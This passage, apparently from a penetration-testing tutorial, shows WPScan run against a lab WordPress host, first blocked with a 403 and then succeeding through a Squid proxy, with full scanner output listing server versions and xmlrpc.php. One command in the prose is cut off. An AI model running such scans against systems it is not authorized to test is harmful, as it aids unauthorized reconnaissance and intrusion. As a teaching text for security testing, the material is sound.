
As you have observed, on executing following command it put up “403 forbidden error” which means this web page is running behind some proxy.

```
wpscan --url http://192.168.1.103/wordpress --wp-content-dir wp-content
```

Hence we can use –**proxy options** to connect to the target URL, therefore execute the following command:

```
wpscan --url http://192.168.1.103/wordpress --wp-content-dir wp-content  --proxy h
```

Hopefully, you have found this article very helpful and completely understood the working of the Proxy server and another related topic cover in this article.



```
root@kali:~# wpscan --url http://192.168.1.103/wordpress --wp-content-dir wp-content
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.3.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

Scan Aborted: The target is responding with a 403, this might be due to a WAF. Please re-try with --random-user-agent
root@kali:~# wpscan --url http://192.168.1.103/wordpress --wp-content-dir wp-content  --proxy http://192.168.1.103:3128
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.3.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.1.103/wordpress/
[+] Started: Fri Nov  9 12:30:22 2018

Interesting Finding(s):

[+] http://192.168.1.103/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.26
 |  - X-Cache-Lookup: MISS from ubuntu:3128
 |  - Via: 1.1 ubuntu (squid/3.3.8)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.103/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```